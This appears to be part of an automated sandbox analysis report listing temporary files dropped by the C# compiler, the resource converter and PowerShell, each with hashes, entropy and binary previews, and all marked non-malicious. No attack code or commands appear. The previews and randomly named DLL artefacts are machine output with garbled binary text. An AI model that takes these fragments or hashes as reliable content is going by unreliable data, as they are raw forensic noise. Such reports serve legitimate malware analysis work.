Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.w.l.c.j.2.c.u...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...p.w.l.c.j.2.c.u...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSC2A73DB97C702412EB695E62356797BBE.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res

Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.065477641564169
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryGak7YnqqEPN5Dlq5J:+RI+ycuZhNIakSEPNnqX
MD5:	7A7A695ED9B4839CF4A95F6D7EA3380D
SHA1:	D95223A5C357BF8611ECD7F6A4EDD7B1FF4767A3
SHA-256:	6BEED4CF9406576376FFD6746AF150A7783C42B72F97D07E43FDE855B7F4682D
SHA-512:	BA89C4E14D245D287BB0D012E2F040FCDE510AEED49FAF2ADC1B11C135777575E965563FD7004B724CCB3B5585C7CF64DAB90605FAE1291AB14A111CE8080F24
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...t.p.t.0.a.0.u.l...d.l.l.....(.. ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...t.p.t.0.a.0.u.l...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSC38F7C9333840429F8E926B6BB254946E.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0979995598369467
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryVsak7YnqquhPN5Dlq5J:+RI+ycuZhNPsakSuhPNnqX
MD5:	BA6B36A22F29C8CC1CA62C3541556253
SHA1:	051A01AD9D1E2A9BCB749331D7BF5510E7B6DD69
SHA-256:	DB6F27C18ECAF0579F508CCDB669E2EBF9273EFC744B7F288C7838C46307C761
SHA-512:	1E56783DA07229E4B903549583FD2AB3ECE4996609A0EB561D66DA6F95172665AEB310A637AA663E7012520EB80F16D8EA02BFA957A4E449A6EABE5FD2DD68D7
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...u.g.g.3.o.5.n.f...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...u.g.g.3.o.5.n.f...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSC7E62D986CCD14293A1B1D71B70775B41.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0852621132113396
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5grycWJqak7Ynqq/WJbPN5Dlq5J:+RI+ycuZhNxqakSmbPNnqX
MD5:	0BE267FE339A54A24DAA9E65E6F95CB5
SHA1:	F0A26EBA80A57C9AE877DDA515CD8839AB248DBC
SHA-256:	E289D53A2DDEB704A64E7D836DECE0BE9D15DE35E995DF87B82C8B422E74D867
SHA-512:	E165B38330334FAF890C1F9987A26EA413FEABCC0E57D15168CAA56E4815875BCF5B43EAB46A849A9FC075D6D1C3206F3C16DE0EFAEC42A2BBC5F7BFE2BF75A2
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.h.s.i.h.c.h.1...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.h.s.i.h.c.h.1...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSC8BAF1FC523B466D86EA8211DF896A.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652

Entropy (8bit):	3.1190774050764096
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryyrak7YnqqBEPN5Dlq5J:+RI+ycuZhN4rakSBEPNnqX
MD5:	5D1F8A6103781ABBC01C0A7CDBDB55F1
SHA1:	84D704124B90721B76E1CA4442A54BA949084DDA
SHA-256:	53D6E3E968DB598701D042DB4EA37861E7EC7E0C32F917418FD5722AEC09CDF7
SHA-512:	FC6C65655E99267E970B5BE32B0E268DA20FDF31864F381150797C00FBE046F3D7FCB553D5E3AC52E81753D63E1BC2C3B6EB1E3F00F592CF4EF05A36117813A
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.y.q.1.c.2.c.j...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...o.y.q.1.c.2.c.j...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSCA98C8C663682422BB3F042EAAC3AA5FC.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1126231554769914
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryTKCqak7Ynqq+KCbPN5Dlq5J:+RI+ycuZhNSakSaPNnqX
MD5:	2E143A93A2C9C276940D7D7645DC9F15
SHA1:	0C0C63550213FFFE37A2B30E44DF6E71B0776D92
SHA-256:	5F4FBDDD36C8511BADBD3355A57D1855779B37C310DAA69CE83F897C72D6BAFA
SHA-512:	324B9E4F2D55A95D7AF6FA31D5BCED3C92680AAB697D3A018045FE093810AFA8D8D8F124116EDA46256ECFD26247321C71CC8BD7D9FB20840E1FC8BFA1371FFC
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.j.f.y.4.3.1.f...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...s.j.f.y.4.3.1.f...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSCCBF2AAC487274BF4B5441EA2B445AE92.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.078304088227274
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grysIsqak7Ynqq1IsbPN5Dlq5J:+RI+ycuZhNaItakS1IiPNnqX
MD5:	B40A0EC8107302ECF30F3151B8248712
SHA1:	20BA5ECE74A719F1E7E8835CB603E02B2ABBAE2A
SHA-256:	900DA9E1423AC9AAF5311E7415F5F2E76882D12902B96606B3D80910D1E4A416
SHA-512:	30290195C78AD669DF473C11EB05E72F5148ABC3BBDEC17902D27016366927C44EAC5BD20E3058FD598FDD301EC69BCDD6F1EC4693C4C33C55F72844AD298D1
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.e.p.r.c.m.t.y...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...o.e.p.r.c.m.t.y...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RES105D.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.973199456396972
Encrypted:	false
SSDEEP:	24:HMnW9rphlF1ahHBhKdNWI+ycuZhNIakSEPNnq9hgd:KWPIvKd41uIIa3Eq9y

MD5:	9042878F130635563C43742E2E83367F
SHA1:	680B4C0C9B34FEBB34312D5B1002FD0C84D0BB48
SHA-256:	5142B2B66B4FE66C0B8AA98FEE8E10FCD12B4F06D727A388BCC199CEC0BB2576
SHA-512:	4B2E3D70602A912EC959A384FBA9A51242697756B5BFDC3838F4309093892D2BDA3461E3A2551071F05BA99BEBF047A6F2FB522442126C9D218005E5BF353781
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC2A 73DB97C702412EB695E62356797BBE.TMP.....zzi^....._m~.8.....4.....C:\Users\user\AppData\Local\Temp\RES105D.tmp.-.<.....'...Microsoft (R) CV TRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H. .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0. 4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...t.p.t.0.a.0.u.l...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r. i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RES2E65.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.976565381157867
Encrypted:	false
SSDEEP:	24:H9MnW9r0QhHhhKdNWI+ycuZhNxqakSmbPNnq9hgd:YWZPKd41ulxqa3mRq9y
MD5:	BCA81E8793B496D3AD1690253CC3F263
SHA1:	3F66CAE801FB007C9D64D3C7FF6E9C4B1ECFF6F7
SHA-256:	A8C74C4C9F87B03A1E65BF219EDCB76F3D63A45733673BB4E402A1635A4F6BA5
SHA-512:	2827CA85F359F61008EEDD9EF6933CCCC2361E4244CF73F3BD9D383770E61C2F6AFC6DFBDC271631AA2B5A410C9460B24B5C202842090A6F35EDA541C0697E 1
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC7E 62D986CCD14293A1B1D71B70775B41.TMP.....g.3.T.M..e..\.....4.....C:\Users\user\AppData\Local\Temp\RES2E65.tmp.-.<.....'...Microsoft (R) C VTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0 .4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.h.s.i.h.c.h.1...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r .i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RES3848.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9718406859930306
Encrypted:	false
SSDEEP:	24:H3nW9rUhHmhKdNWI+ycuZhNaItakS1IiPNnq9hgd:3Ww8Kd41ulaIta31Iuq9y
MD5:	4D52D282A050FBD77DCF3B62ADAEB815
SHA1:	E9464278394931D88B682821B00B7405A4D564AC
SHA-256:	2E65D5A8DE9DA248BE6DFB8F2B6C9C9F56D36F2A978D2DD41ACEE2DA516EE930
SHA-512:	565E965DA8543FE40E14064756D11CACBDB1557158FB8DDF0DCAA2E263C778C5B05CCFA91AFBEC8C00B53BC351BA9E04EAD53BB02B27C1B4E4A2499A84E2F CF2
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSCCB F2AAC487274BF4B5441EA2B445AE92.TMP.....s....1Q.$.....4.....C:\Users\user\AppData\Local\Temp\RES3848.tmp.-.<.....'...Microsoft (R) C VTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0 .4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.e.p.r.c.m.t.y...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r .i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RES4A3A.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false

SSDEEP:	24:HbnW9Q3oIhnhHkFhKdNWI+ycuZhNv6akSOLPNnq9hgd:T531hhEzKd41ulia3Gq9y
MD5:	4340D378D85430E4B567D8325AD7B630
SHA1:	8D4AF2B92289F05060A29A58A25FFF62497012F3
SHA-256:	5F1CAC6C4FDC193B24E2114A1E044B1F54763C8229AB5602533C6FF35AE64529
SHA-512:	C61D0B0E4236581D24BA90ECA016035395A6B1DE2CC7715153073314B49D8CB4B8BE47B2CAC38AE1042FD3A8E2C79A6346DC3D60C47F7C4DC5FB5323F2E174F7
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....J....c:\Users\user\AppData\Local\Temp\CSC176C1CB9788E4426ACAF7B271AB13B4.TMP.....M!...C..k...yD.....4.....C:\Users\user\AppData\Local\Temp\RES4A3A.tmp.-.<.....'...Microsoft (R) CV TRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.q.v.o.g.m.w.c...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESEA8.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9791603240651487
Encrypted:	false
SSDEEP:	24:HZnW9rItH9hKdNwI+ycuZhNPsakSuhPNnq9hgd:NWItrKdm1ul0a3oq9y
MD5:	E94034754ED647F643858219D8BED106
SHA1:	8985855D9E535B81B954539017A71A324E40D93A
SHA-256:	7F2554CA86A1707C7AA12864CAA3A1F9FA2952E6AFD1E0D200DED06F2E3C0BDB
SHA-512:	77987F0F0617B8C1076B12B937476767771B0D4662FDA56F8744514056D7FEDCF9E8C970158A341E3272B8A6A3F7A8620B8B000E3BDAC1537411D413F8722C07
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSC38F7C9333840429F8E926B6BB254946E.TMP.....k6./)....,5AUbS.....3.....C:\Users\user\AppData\Local\Temp\RESEA8.tmp.-.<.....'...Microsoft (R) CV TRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...u.g.g.3.o.5.n.f...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESEEEB.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9847511803869358
Encrypted:	false
SSDEEP:	24:HunW9r9GjAOXhHlahKdNWI+ycuZhNSakSaPNnq9hgd:IW9dOx2Kd41ulSa3Wq9y
MD5:	08D2973E298791EDFC7E740782873E6A
SHA1:	23E6211CDBE8247EF38995D640CD31CD5DD094A1
SHA-256:	C6A673B3472B7AEBC8B20F68E87F09D7ABA4844971D6FD19C39D09B15D605813
SHA-512:	FA8FE70CE6DF4B1FC7B001865F9F6AEDB243F76570964D460195EB45D8F8F4B49763A3DC3CE1DBE26C80189F94DD35B2C8E46F720E2D45225F611A2798ED7721
Malicious:	false
Reputation:	unknown
Preview:	L.....a.....debug$S.....D.....@..B.rsrc$01.....X.....(.....@..@.rsrc$02.....P...2.....@..@.....K....c:\Users\user\AppData\Local\Temp\CSCA98C8C663682422BB3F042EAAC3AA5FC.TMP.....:....v..}vE.....4.....C:\Users\user\AppData\Local\Temp\RESEEEB.tmp.-.<.....'...Microsoft (R) CV TRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.j.f.y.4.3.1.f...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.

C:\Users\user\AppData\Local\Temp\RESF563.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x47e, 9 symbols
Category:	dropped
Size (bytes):	1316
Entropy (8bit):	3.980956265605215

Encrypted:	false
SSDEEP:	24:HAS9QiguhHPhKdNWI+ycuZhN4rakSBEPNnq9Gd:6igSJKd41ulaa3Oq92
MD5:	74149A607262FF6591455E30A294647F
SHA1:	30E7ADE77B6A73462A9690E595416CAFB46A7669
SHA-256:	BC161911416B32D3461A2D6904832963F8145979C5BA98FFE74CCFCE821894B8
SHA-512:	332E78135DEA0B1EDFE714C094D635878B14C3999BFBD5C60E5CC9313459A1C31FE88F9EE6576A11670C43B1C2098BE6F8C525131D318BA00F700301C87F35E
Malicious:	false
Reputation:	unknown
Preview:	L.....a~.....debug$S.....@.....@..B.rsrc$01.....X.....$.....@..@.rsrc$02.....P.....@..@.....H....c:\Users\user\AppData\Local\Temp\CSC8B AF1FC523B466D86EA8211DF896A.TMP.....]..a.x.....\|..U.....4.....C:\Users\user\AppData\Local\Temp\RESF563.tmp.-.<.....'...Microsoft (R) CVTRES. [.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.... .....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b .0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.y.q.1.c.2.c.j...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g .i.n.a.l.F.i.l.e.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_02dez10h.oni.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5fuoontv.beq.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_npkgel2o.x34.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_sb4tfs3y.gr4.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vpvcqr5c.u5n.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vwgoeqp4.lue.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
